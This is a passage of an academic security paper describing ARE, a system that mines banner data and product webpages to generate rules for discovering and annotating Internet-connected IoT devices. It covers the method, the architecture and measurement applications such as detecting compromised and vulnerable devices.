The device annotation contains the type, vendor, and product name. For instance, an IoT device has a type (e.g., routers or camera), comes from a vendor (e.g., Sony, CISCO, or Schneider), with a product model (e.g., TV-IP302P or ISR4451-X/K9). The number of device annotations is enormous, and we cannot enumerate them by human efforts. In prior works [21, 25, 28, 35–37, 40], fingerprinting and banner grabbing are the two conventional methods for discovering and annotating devices. However, the fingerprinting approach [35, 36, 40] cannot be applied to the IoT device discovery and annota-

*Qiang Li is the corresponding author.

tion because of the high demand for training data and a large number of device models. The banner grabbing approach [21,25,28,37] usually generates device annotations in a manual fashion, which is impossible for large-scale annotations, particularly given the increasing number of device types. In this paper, we aim to automatically discover and annotate IoT devices in the cyberspace while mitigating the cost in terms of manual efforts and the training data.

The key observation we exploit is that the response data from those IoT devices in application layer protocols usually contain the highly correlated content of their manufacturers. A variety of websites on the Internet are used to describe the device products since their initial sale, such as description webpages of the products, product reviews websites, and Wikipedia. Our work is rule-based, and the automatic rule generation is mainly based on the relationship between the application data in IoT devices and the corresponding description websites. Although the basic idea is intuitive, there are two major challenges in practice, blocking the automation process of building rules for IoT devices. First, the application data is hardcoded by its manufacturer. Second, there are massive device annotations in the market. Notably, manufacturers would release new products and abandon outdated products, due to the business policy. Manually enumerating every description webpage is impossible.

To address these technical challenges, we propose an Acquisitional Rule-based Engine (ARE) that can automatically generate rules for discovering IoT devices in the cyberspace. Specifically, ARE utilizes the transaction dataset to mine rules. We define a transaction as a mapping between a unique response from an IoT device to its product description. ARE collects the transaction dataset as follows: (1) ARE receives the application-layer response data from online IoT devices; (2) ARE uses relevant terms in the response data as the search queries; and (3) ARE crawls the websites from the list of the searching result. For those relevant webpages, ARE uses named-entity recognition (NER) to extract device annotation, including device type, vendor, and product. ARE learns rules from the transaction dataset through the apriori algorithm. Furthermore, ARE provides RESTful APIs to applications for retrieving the rules for discovering and annotating IoT devices in the cyberspace.

We implement a prototype of ARE as a self-contained piece of software based on open source libraries. We manually collect two datasets as the ground truth to evaluate the performance of ARE rules. ARE is able to generate much more rules than the latest version of Nmap in a much shorter time. Our results show that the ARE rules can achieve a precision of 96%. Given the same number of application packets, ARE can find more IoT devices than Nmap tool. Note that ARE generates rules without the human efforts or the training data, and it can dynamically learn new rules when vendors distribute new products online.

To demonstrate the effectiveness of ARE, we perform three applications based on IoT device rules. (1) The Internet-wide Device Measurement (IDM) application discovers, infers and characterizes IoT devices in the entire IPv4 address space (close to 4 billion addresses). The number of IoT devices exposed is large (6.9 million), and the distribution follows long-tail. (2) The Compromised Device Detection (CDD) application deploys 7 honeypots to capture malicious behaviors across one month. CDD uses ARE rules to determine whether the host is an IoT device. We observe that thousands of IoT devices manifest malicious behaviors, implying that those devices are compromised. (3) The Vulnerable Device Analysis (VDA) application analyzes the vulnerability entries with device models. We observe that hundreds of thousands of IoT devices are still vulnerable to malicious attacks.

Furthermore, ARE enables the security professionals to collect the device information by leveraging those rules in a large-scale measurement study or security incident. To facilitate this, we release ARE as an open source project for the community. ARE is available to public at http://are1.tech/, providing public the APIs on the tuple *(type, vendor, product)* and the annotated data set.

In summary, we make the following contributions.

- We propose the framework of ARE to automatically generate rules for IoT device recognition without human effort and training data.
- We implement a prototype of ARE and evaluate its effectiveness. Our evaluation shows that ARE generates a much larger number of rules within one week and achieves much more fine-grained IoT device discovery than existing tools.
- We apply ARE for three different IoT device discovery scenarios. Our main findings include (1) a large number of IoT devices are accessible on the Internet, (2) thousands of overlooked IoT devices are compromised, and (3) hundreds of thousands of IoT devices have underlying security vulnerabilities and are exposed to the public.

The remainder of this paper is organized as follows. Section 2 provides the background of device discovery, as well as our motivation. Section 3 describes how the core of ARE, i.e., the rule miner, derives rules of IoT devices. Section 4 details the design and implementation of ARE. Section 5 presents the experimental evaluation of ARE. Section 6 illustrates the three ARE-based applications. Section 7 surveys the related work, and finally, Section 8 concludes.

## 2 Background and Motivation

In this section, we first present the background of IoT device discovery and annotation. Then, we describe the motivation for automatic rule generation.

### 2.1 IoT Device Discovery

**Fingerprinting-based Discovery.** In network security, fingerprinting has been used for more than two decades, which requires a set of input data and a classification function. The focus of the prior research [40] [36] [35] is on the fingerprints of operating systems (OS) rather IoT devices. To fingerprint an IoT device, the input data includes a pair of queries and responses from IoT devices, and the class label (known as category or target) is what the IoT device belongs to. The learning algorithms infer a classification model for mapping the input data to the class labels based on the training data. When the number of class labels is large, the learning algorithms require a large training data to achieve high precision and coverage. However, currently there is no training data for IoT devices. In contrast to the limited number of OS classes, the number of device models is vast, and it is infeasible to collect the training data manually. A device class includes device type, vendor, and product model. To bootstrap our research, we have scraped some websites collecting about 1,000 IoT device manufacturers, and every vendor has hundreds of products. Also, it is noteworthy that the number of products we have collected is substantial, but it only constitutes a small portion of IoT devices as the number of IoT devices continues growing at even a faster pace. Therefore, it is very challenging to collect a significant amount of the training data that is sufficient for IoT device fingerprinting.

**Banner-grabbing Discovery.** In practice, researchers use banner grabbing [21, 25, 28, 37], instead of fingerprinting, to discover IoT devices, due to a large number of IoT devices and the lack of training data. Banner-grabbing is to extract textual information in the application layer data for labeling an IoT device. Antonakakis *et al.* [21] applied the Nmap [8] banner rules to analyze online devices from CENSYS and Honeypot. Fachkha *et al.* [28] wrote rules through manual efforts to identify industrial control system in the cyberspace. Shodan [37] and Censys [25] are two popular search engines for discovering online devices. They both execute Internet-wide scans with different protocols (e.g., HTTP, SSH, FTP, and Telnet). Shodan also utilizes the set of rules combined with the Nmap tool and manual collection. Censys utilizes Ztag [16] to identify online devices, which requires annotations for new types of devices. However, the rule generation in banner grabbing is a manual process. The technical knowledge is needed to write a rule for banner grabbing. This manual process is often arduous and incomplete, making it difficult to keep up-to-date with the increasing number of device models. So far, Nmap has several thousand rules for device discovery (over multi-year development). Moreover, the banner information itself is always incomplete, only containing a part of device annotation.





Figure 1: The application layer data (HTML) appears in the online embedded devices. (b) There are several relevant websites about this device in the search engine.

### 2.2 Automatic Learning Rules

**Our Motivation.** As we mentioned before, manufacturers usually hardcode the correlated information into IoT devices to distinguish their brands. After the initial sale of products, there are many websites describing device products such as product reviews. As an example, Figure 1(a) shows the response packet of an online IP-camera having the term "TL-WR740/TL-WR741ND" in the HMTL file. If we use "TL-WR740/TL-WR741ND" as the search query in the Google search engine, we will obtain a URL list including the description documents. Figure 1(b) shows that Amazon and NEWEGG websites provide the annotation description for this device. In the development of ARE, we leverage a set of existing tools (web crawler, NLP, and association algorithms) to address several practical problems in the process of automatic rule generation. These techniques are briefly introduced below.

**Web Crawler.** ARE needs to find the description webpages for IoT devices. It is a challenging task to crawl every webpage, especially given that we cannot catalog every IoT device. Fortunately, today's search engines have crawled the Web and found documents to add to their searchable indexes. The search engines

also keep the history snippets even if a product is out-of-date without correlated webpages. We propose to use a search query to narrow down the scale of web crawling. ARE selects the terms from the response data and encapsulates them into a query. For instance, a search query (Figure 1) is formatted as "search engine/search?hl=en&q=%22TL+WR740N+WR741ND+ &btnG=Search", where the mark (?) indicates the end of the URL and (&) separates arguments, $q$ is the start of the query, the plus mark (+) represents a space, and $btnG = Search$ denotes that the search button is pressed on the web interface. The web crawler obtains the description webpages from the search result list.

**Natural Language Processing.** To present IoT device annotation, ARE needs to extract the relevant terms from a related description website. Name Entity Recognition (NER) is used to determine the words into predefined classes, such as organization names and location names. NER is a typical technique for processing natural language. The problem is that NER cannot directly identify device annotations from the description websites. The reason is that the standard NER is highly domain-specific, not designed for extracting device annotations and cannot achieve high precision. In this paper, ARE uses a rule-based NER and local dependency to identify device entities.

**Data Mining.** ARE needs to discover and infer the relationships from the transaction set. Specifically, the association algorithms (as a set of data mining) can identify the relationships between items, and then derive the rules. ARE utilizes the association algorithms to generate the IoT device rules. There are two parameters affecting the association algorithms, support and confidence. ARE will choose an item whose value is larger than the minimum support and generate rules whose values are larger than the minimum confidence.

## 3 Rule Miner

Prior work [21, 25, 28, 37] used the banner grabbing to discover and annotate devices. Developers manually write those rules. Over its 20-year development, Nmap has encouraged developers to write rules to expand its library. In this paper, we propose a rule miner for automating the rule generation process without any human efforts or training data. It can derive additional rules that are missed by developers. Moreover, the rule miner learns new rules dynamically over time.

### 3.1 Transaction

A manufacturer usually plants its information into the product's application layer data. Also, there are many





Figure 2: Rule miner for automatic rule generation.

websites including product information, such as product reviews and official documents. Such product information plays a vital role in the rule miner. We define the concept of "transaction" to associate the application-layer data from an IoT device with the corresponding description of an IoT device in a webpage, and our rule generation is based on the transaction set.

**Definition 1** *Transaction: a transaction is a pair of textual units, consisting of the application-layer data of an IoT device and the corresponding description of an IoT device from a webpage.*

Based on the definition 1, the transaction set can be formatted as $T = \{t_1, t_2, ..., t_m\}$, where $m$ is the number of transactions. Each transaction can be formulated as $t_i = \{p_i, w_j\}$, where $t_i$ contains two parts: (1) $p_i$ is the application-layer data of the device $i$ and (2) $w_j$ is the description webpage $j$. We use the response data to approximately represent $p_i$ from the $i$th device. For the $j$th webpage, multimedia information (e.g., advertisements, audio, and videos) should be removed and the textual information is used to approximately represents $w_j$.

For application-layer data $p_i$, we convert the response data into the sequence of search queries $\{q_i^1, q_i^2, ..., q_i^k\}$, where $k$ is the number of the query sequence (detailed in Section 4.2). We use the search query to crawl webpages, and the search engine would return a search list $\{w_1, w_2, ..., w_l\}$. For the webpage $w_j$, we extract the device annotation from its textual content (detailed in Section 3.3). Note that compared with fingerprinting and banner grabbing techniques, our transaction collection is an automated process without human effort.

### 3.2 Overview of Rule Miner

Based on the extracted features (i.e., search queries and device annotations) from the transaction set, which characterize the association between a response data and a webpage, we define a rule in its general format as $\{l_1^i, l_2^i, ..., l_n^i\} \Rightarrow \{t^j, v^j, p^j\}$. The value $i$ denotes an IoT device $i$, , and $l_1^i$ to $l_n^i$ is the keywords extracted from the application layer data. The tuple $(t^j, v^j, p^j)$ extracted from the webpage $j$ indicates the device type, device vendor, and device product, respectively.

Table 1: Context textual terms.

| Entity | Context terms |
|---|---|
| Device Type | camera, ipcam, netcam, cam, dvr, router<br>nvr, nvs, video server, video encoder, video recorder<br>diskstation, rackstation, printer, copier, scanner<br>switches, modem, switch, gateway, access point |
| Vendor | 1,552 vendor names |
| Product | [A-Za-z]+[-]?[A-Za-z!]*[0-9]+[-]?[-]?[A-Za-z0-9]*∧[0-9]2,4[A-Z]+ |





Figure 3: The local dependency of the device entity.

As defined above, a rule is an association between a few features extracted from the application-layer data and the device annotation extracted from relevant webpages. Here we use $A$ to denote the features extracted from the application-layer data in IoT devices, and use $B$ to denote the device annotation extracted the description webpages. A rule can be described as the format $\{A \Rightarrow B\}$. The goal of the rule miner is to learn the rules of IoT devices in an automatic manner.

Figure 2 presents the overview of the rule miner, illustrating how it learns the rules of IoT devices. In the transaction set, every transaction contains the application-layer data and the relevant webpages. To easily represent the annotation, the rule miner applies the unified form *(device type, vendor, product)* for describing IoT devices. We propose device entity recognition (DER) to extract this information from webpages. DER is derived from the NER technique in the NLP tools, and uses the contexter and local dependency among words to identify the device information. The rule miner uses the apriori algorithm to learn the relationship between $A$ and $B$. Although the apriori algorithm is straightforward, it is able to generate rules satisfying the inference process for discovering and annotating IoT devices.

## 3.3 Device Entity Recognition

As aforementioned, a standard NER is not designed for extracting IoT device information. If we directly apply NER to the description webpage, the precision is poor due to the fact that NER is highly domain-specific. We propose the device entity recognition (DER), derived from NER. DER defines three classes (type, vendor, product) to represent the device annotation, including device types, vendors, and product names, respectively. Relevant words in a webpage would be classified as one label among three predefined classes.

DER is a combination of the corpus-based NER and rule-based NER. In the corpus-based NER, we are interested in device types and vendor names. Table 1 presents 21 words for IoT device types and 1,552 different terms for vendor names. For a device type, we enumerate common device types, including router, camera, TV set, modem, and printer. They are typical consumer-oriented IoT devices, which are connected to the Internet. For a device vendor, we enumerate vendors from Wikipedia and manually collect from official vendor websites. We only need one hour to collect device types and vendors, which is a very reasonable manual effort for the DER module. If a new device type and vendor is added, we will update the corpus list for DER. Note that the device type and vendor can be easily expanded.

In the rule-based DER, we use regular expressions to extract the product name entity. The challenge here is that the number of product names is too large, and it is impossible to enumerate all their naming patterns in practice. We use the observation that in general a device product name is the combination of letters and numbers (perhaps containing "-_"). Hence, we use the regex to cover the candidate product model entities. The 3rd row in Table 1 shows the regex of product names. If a word satisfies the regex, DER classifies it into a product label.

In this way, DER can heuristically identify all possible entities in webpages. However, this heuristic method has poor performance on device annotation extraction, due to high false positives especially in terms of device type and product name. This is because an irrelevant webpage may include at least one keyword of device type such as "switch" or a phrase that meets the requirement of regex for a product name. To address this problem, DER leverages the local dependency between entities for accurate device entity recognition.

Our observation is that true IoT entities always have strong dependence upon one another. Figure 3 presents the order of true IoT entities appearing in a webpage. Two kinds of local dependency usually occur: (1) the vendor entity first appears, followed by the device-type entity, and finally the product entity; (2) the vendor entity first appears, and the product entity appears second without any other object between the vendor entity, and the device-type entity follows. If the relationship is established and matches those two dependency rules, DER will select the tuple (device type, vendor, product) as the

Table 2: A few example rules learned for IoT devices.

| Illustrating Rules |
|---|
| { "Panasonic", "KX-HGW500-1.51" } ⇒ {IPCam, Panasonic,KX-HGW500} |
| { "TL-WR1043ND", "Wireless","Gigabit", "ŏ0a9","Webserver" } ⇒ { Router, TP-Link, WR1043N } |
| {"Welcome","ZyXEL", "P-660HN-51","micro_httpd",} ⇒ { Router, Zyxel, P-600HN } |
| { "Juniper","Web", "Device","Manager", "SRX210HE","ŏ0a9" } ⇒ { Gateway, Juniper, SRX210 } |
| { "Brother","HL-3170CDW", "seriesHL-3170CDW", "seriesPlease","debut/1.20" } ⇒ { Printer, Brother, HL-3170 } |

device annotation. Otherwise, we exclude the webpage from the transaction set.

For every transaction, a device annotation can be classified into the following two categories:

- The tuple (device type, vendor, product) is complete. In this case, we use two entity appearing sequence orders to eliminate the multiple duplicate labels.
- The product entity cannot be recognized in the format (device type, vendor, null). Among multiple duplicate labels, DER selects the device annotations in the following order: the vendor entity first appears, and then the device-type entity follows.

## 3.4 Rule Generation

The rule miner uses the apriori algorithm to derive the relationship between search queries extracted from the response data $(q_i^1, q_i^2, ..., q_i^k)$ and device annotation extracted from a webpage $(t_j, v_j, p_j)$ in the transaction set. The general form of the rule is: $\{q_i^1, q_i^2, ..., q_i^k\} \Rightarrow \{t_j, v_j, p_j\}$. When the response data holds the value $q$, we infer $\{t, v, p\}$ as its device annotation. ARE is able to discover an IoT device by simply and efficiently matching its response data with the rules in the library.

**Parameters.** There are two parameters for the apriori algorithm: support and confidence. The argument support is used to indicate the frequency of the variable appearing, and the argument confidence is the frequency of the rules under the condition in which the rule appears. In the transaction set $T = \{t_1, t_2, ..., t_n\}$, we can calculate those two parameters of the rule $A \Rightarrow B$ as follows:

$$sup(A) = |\sum_{i}^{n} A \in t_i| / |T|$$

$$conf(A \Rightarrow B) = sup(A \bigcup B) / sup(A)$$

The apriori algorithm first selects the frequent tuples in the dataset and discards the item whose support value is smaller than the support threshold. Then, the algorithm derives the rules whose confidence values are larger than the confidence threshold. The algorithm can generate all rules with support $\geq sup(A)$ and confidence $\geq conf(A \Rightarrow B)$. Note that the use of the parameter $sup(A)$ slightly differs from the one in the conventional apriori algorithm. In the transaction set, we use search query to eliminate the irrelevant items for the rule $A \Rightarrow B$. Thus, the transaction set includes the underlying mapping between part $A$ and part $B$.

We conduct the experiment to validate the threshold of the apriori algorithm. We randomly choose an IP address chunk to generate the data set, which contains 2,499 transactions across 250 application response packets, across 5 device types (printer, access point, router, modem, and camera), 48 vendors and 341 products. To avoid the bias, we remove the tuples if they only appear one time in our data set. We observe that the settings of $sup(A) = 0.1\%$ and $conf(A \Rightarrow B) = 50\%$ work well in practice.

For data mining, the parameter selection of the apriori algorithm depends on the data set. When the device annotation becomes larger and more diverse, there are more infrequent rules in the transaction set. The parameter $sup(A)$ should further decrease to identify those infrequent pairs $(A, B)$, which may be not-so-obvious. For the confidence of a rule $conf(A \Rightarrow B)$, it is desirable that rules always hold with few false positives. When the confidence increases, we can achieve high precision but missing some rules. The threshold of the parameter $conf(A \Rightarrow B)$ should further decrease if applications would like to collect more device annotations.

**Conflict Rules.** When multiple rules have the same tuple $\{q_1, q_2, ..., q_i\}$ but different device annotations $\{t, v, p\}$, they conflict with one another. When two different vendors have similar descriptions for their products, rules would have conflicts with each other. In this case, manual observation can distinguish those conflict rules for the application response packets. Similar to the Nmap tool, ARE does not remove those conflict rules. When confidences of the rules are approximately close to one another, we output each device annotation with a confidence. For instance, given the rules, $A \Rightarrow B$ and $A \Rightarrow C$, when the application matches the condition $A$, the output is 50% of the annotation $B$ or $C$. Otherwise, we use the majority voting to output the highest confidence of the rules.

**Example Rules.** Table 2 shows a few example rules automatically learned by the rule miner based on the transaction set. The left part is the sequence of words extracted from the response data, acting as the search query. The right part is the device information, including device

type, vendor, and product. Some rules seem apparent and are easily found, such as the first rule. Some rules are not so obvious, such as the fourth and fifth rules. Nmap developers usually provide users with those hardcoded and apparent rules in the service library. By contrast, our rule miner would generate rules without human effort. When we add new instances into the transaction set, the rule miner could automatically learn new rules over time.

## 3.5 Discussion

The rule miner leverages NLP techniques and association algorithms to learn rules, which can help applications to discover and annotate IoT devices in the cyberspace. Here we discuss ARE's limitations, including fake response data, the middle equipment, original equipment manufacturer (OEM), private binary protocols, and the extensibility.

**Fake Responses.** A transaction is the association between the response data from IoT devices and relevant webpages from the search engine. If the response data is faked (e.g., a honeypot can simulate IoT devices), the transaction set may contain erroneous information, leading to inaccurate rules. Furthermore, attackers may change the application data when they compromise a device. In those two cases, the transaction set for learning device rules could be corrupted. Fortunately, the amount of fake response data is small in comparison with the large number of regular IoT devices. Attackers may also have to cancel their malicious activities and do not change the application data, because such intrusive behaviors can be easily detected by administrators.

**Middleboxes.** Many IoT devices are behind the middleboxes such as firewalls/NAT in residential/enterprise/local networks and may not be accessible to the outside world. For instance, universal plug and play (UPnP) may attach multiple devices to a computer for connecting to a network. In such cases, rules cannot help to find those IoT devices behind middleboxes. However, if applications have the permission to search the local networks, the transactions can be re-collected inside the local networks and the rule miner can learn new rules. Our prototype system can be seamlessly deployed in large residential/enterprise/local networks that manage a fleet of IoT devices within their networks to collect transactions (see Section 4). That is, ARE could be also used for internal scans.

**OEM.** OEM is that one manufacturer produces parts of a device for another manufacturer, leading to the mixture of parts from the original and other vendors. Some manufacturers may resell subsystems to assemble devices for different manufacturers, which causes ambiguity. In this case, neither fingerprinting nor banner grabbing techniques can resolve the OEM problem. ARE offers a best-effort service to generate rules of IoT devices.





Figure 4: ARE architecture for learning device rules.

**Private Binary Protocol.** ARE leverages the fact that many application protocols include device information. If application protocols are private and binary, their packets cannot be tokenized into the text for generating query search keywords. However, some vendors use proprietary binary protocols for business considerations. Nowadays, there is no tool able to analyze proprietary protocols for IoT devices. ARE cannot provide rules for those IoT devices either.

**Extensibility.** ARE is used to generate rules for the application response packets, not limited to IoT devices. For instance, online services may provide the application responses for their requests. If the response packets include the information of services, ARE can generate rules for those services.

# 4 ARE: Design and Implementation

In this section, we present the design and implementation of ARE for automatically discovering IoT devices. ARE consists of four components: transaction collection, rule miner, rule library, and planner. The transaction collection module has the capability of gathering transactions in a variety of networks. The rule miner module is the core of ARE for learning IoT device rules. The rule library and planner modules provide interactive interfaces to applications for discovering and annotating IoT devices in the cyberspace. Below, we first illustrate how ARE works and then detail the system design and implementation of ARE.

## 4.1 ARE Architecture

Figure 4 shows a high-level architecture of ARE. It works as the middleware, and the function of each com-

ponent is briefly described as follows. **(1) Transaction Collection.** According to the transaction definition 1, the collection module gathers data in a network for the rule miner. This module works in two steps. The first step is to collect response data in the network and filter out the response data from non-IoT devices. The second step uses the web crawler to obtain the description webpages of IoT devices, and then removes redundant content from the webpages. **(2) Rule Miner.** ARE leverages the rule miner to automate the rule generation process from the transaction set without human effort. Furthermore, this module can dynamically learn rules, e.g., when manufacturers release new IoT device products. **(3) Rule Library.** The rule library is a standard file, which stores each rule in the format $\{A \Rightarrow B\}$ with a timestamp. $A$ denotes keywords in the response data, and $B$ is the device annotation $(t, v, p)$. Applications interact with ARE through the API *Get(rules)*, and the rule library returns the latest rules to users. **(4) Planner.** The planner module updates the rule library in ARE for applications. The API *Update(network, time)* notifies the planner module to generate new rules in the current network and gather data from this space, and the outdated rules would be removed.

## 4.2 Transaction Collection

We present the overview of the transaction collection in Figure 5. The response data collection (RDC) is used to gather the application-layer data in a network and then filter out the response data from non-IoT devices. The web crawler extracts the search queries from the response data and inputs them to the search engine. The search engine returns the result lists of webpages, and the web crawler crawls the HTML files in these webpages.

**Response Data Collection.** We can directly use public data sets about application service responses (such as HTTP, FTP, TELNET, and RTSP) from Censys [25]. After getting the raw response data, we should remove some erroneous responses. For HTTP response data, we remove some error responses in terms of IETF status codes, such as responses with statute codes (5XX) and redirection codes (3XX). For FTP response data, we remove some response packets that include some keywords like ("filezilla, serve-u"), because they are common software running on a computer. For Telnet response data, we would remove a character sequence with the particular code (IAC 0xFF), which is used for negotiating the communication between different operating systems.

After the pre-screening above, the response data containing short and simple packets (such as TELNET, FTP and RTSP response data) has been completely cleaned up. However, the HTTP response data may still contain many non-IoT packets. For example, the packets from some commercial websites selling camera devices include device-relevant textual content. So, we need to further filter out the HTTP response data from non-IoT devices. We observe that consumer-oriented IoT devices have limited computing and memory capacities, usually deploying at homes, offices, facilities and elsewhere. Thus, we find that IoT devices have the following features in their HTTP response data, which can be leveraged for effective IoT device identification.





Figure 5: The overview of the transaction collection.

- Generally, IoT devices use a lightweight web server (e.g., boa and lighthttp) rather than a heavyweight web server (e.g., Apache, IIS, and Ngnix).
- The webpage of IoT devices is simple, such as a login or configuration page. Compared with a regular webpage, the number of terms (scripts, words, pictures) in the webpage of IoT devices is very small.
- The webpage of IoT devices usually does not have the external links to other websites, and if it does, the number of links is also small.

Using these observations, we can filter the non-IoT devices and the rest of the response data is added into the candidate IoT devices.

**Web Crawler.** The web crawler first extracts the sequence of search queries from the response data. There is much redundant textual information unrelated to manufacturers. We first remove hyperlinks, field names, time, script block, and symbols (such as $< p >$ and $< \backslash p >$). Then, we remove dictionary words in the response data. The reason is that the names of vendors and product models are usually non-dictionary words. Note that if the dictionary word is also in our brand and device type list, we will keep it. Dictionary words have little relation to device manufacturers. After that, we use the term frequency-inverse document frequency (TF-IDF) to measure the concentration degree of a word in the response data. If the TF-IDF score is higher, we think the term is more relevant to the description webpage.

A practical problem here is the restrictions on the amount of API accessing in today's search engines. For instance, Google provides 100 queries per day for free users and has a limitation of 10,000 queries per day. To address this issue, the web crawler simulates the browser

behavior and sends individual browser instances to the search engine. Every time it is accessed, the web crawler module uses a different user-agents and sleeps for a random time after multiple requests. If one access instance fails, we will perform the retransmission operation at the end of the search query queue. The search engine will return a URL list for every search query. Based on these lists, we can reduce the scale of web crawling. Each item in the URL list returned by browser instances is a complete HTML page. There is much redundant content in these webpages, such as advertisements, pictures, audios, videos, and dynamical scripts. For each webpage, the web crawler removes the irrelevant information and only keeps the textual content, including title, URL, and snippet. Fortunately, the indexing algorithms in today's search engines have already found the most relevant websites for the search query. In our experiment, the top 10 webpages work well in practice for locating relevant information on IoT devices.

In the implementation, we write a custom Python script to pipeline from the response data into webpage crawling. The web crawler uses the enchant library [17] to remove dictionary words and the NLP toolkit [7] to calculate the TF-IDF values. The web crawler uses the python urllib2 library to simulate and automatically visit the search engines. The Beautiful Soup [4] library is used to extract the content from the webpage.

### 4.3 Implementation of Rule Miner

The rule miner automatically learns rules of IoT devices from the transaction set. We use Python scripts to implement DER, which is the core of rule miner. The NLP toolkit [7] is used to process the text content, including word splitting, stemming and removing stop words. We also use apriori algorithm [3] in Python Package to generate rules for IoT devices.

In practice, the rule miner has to handle the scenarios where the response data does not include sufficient device information to initiate the subsequent web crawling process for rule generation. For example, from the FTP response packet "220 Printer FTP 4.8.7 ready at Jan 19 19:38:22," we can only extract one useful keyword "Printer" as a search query. With only one search query being extracted, no local dependency can be exploited to achieve accurate and fine-grained device annotation. Thus, there is no need to initiate the web crawling process and no rule is created. However, we can still use the DER module to extract one label in the response data, achieving a coarse-grained device annotation. There are two categories for such one-entity annotations, including *(device type, null, null)* and *(null, vendor, null)*. Note that none of the existing tools (Nmap and Ztag) can address this problem caused by the lack of information in the response data.

### 4.4 Applications on ARE

We explicate how applications work with ARE. As shown in Figure 4, an application interacts with ARE by calling APIs (*Get()* and *Update()*). If the rule library meets its requirements, the application directly uses rules for discovering IoT devices. Otherwise, the RDC module would gather the application layer data in the network based on the parameters of *Update()*. The rule miner module would generate rules according to the recently collected data. In the implementation of the rule library and planner, ARE provides the REST APIs to applications, including GET and POST operations. RESTful GET is used to retrieve the representation of rules from ARE, and POST is used to update the rule library. The rule library stores rules in the text files.

In the design of ARE, we aim to provide rules for applications for discovering IoT devices while minimizing the requirements of manual effort and training data. To demonstrate the effectiveness of ARE, we develop three ARE-based applications.

**Internet-wide Measurement for IoT Devices.** Like prior Internet-wide measurements [21, 26, 31, 33, 35], we build the measurement application using the rules from ARE to collect, analyze, and characterize the deployment of these IoT devices across the real world.

**Detecting Compromised IoT Devices.** Like [21, 29], we build several honeypots to capture malicious behaviors in the cyberspace. After capturing their malicious traffic, we track their IP addresses and use the ARE rules to identify whether it is an IoT device. If so, we extract its device type, vendor, and product information, and then we analyze its malicious behaviors.

**Detecting Vulnerable IoT Devices.** Like [23, 24], we build a vulnerability analysis application through the dataset from the National Vulnerability Database [12]. If a CVE item occurs in IoT devices, we extract the rules of those devices from ARE and use the rules to discover vulnerable online devices with a high probability.

## 5 Evaluation

In this section, we first elaborate on the system setting for ARE experiments. Then, we show the experimental results for ARE evaluation, which include that (1) the number of rules generated by ARE is nearly 20 times larger than those of the existing tools, (2) our rules can achieve very high precision and coverage, and (3) the time cost introduced by ARE is low.





Fig. 6: Time cost comparison for generating the rules.





Fig. 7: Comparison with Nmap.





Fig. 8: Dynamic rule learning for ARE.

## 5.1 Setting

In the transaction collection, the RDC module only searches public IPv4 addresses for collecting response data of four application protocols (HTTP, FTP, RTSP, and TELNET). Most IoT devices usually have a built-in Web, FTP, Real-time Media, or TELNET user interfaces. ARE can be expanded supporting more application protocols without much modification. So far, ARE cannot learn device rules if a device only appears behind the home/private networks. However, ARE can be deployed into local networks behind a firewall for internal IoT device discovery without any modification.

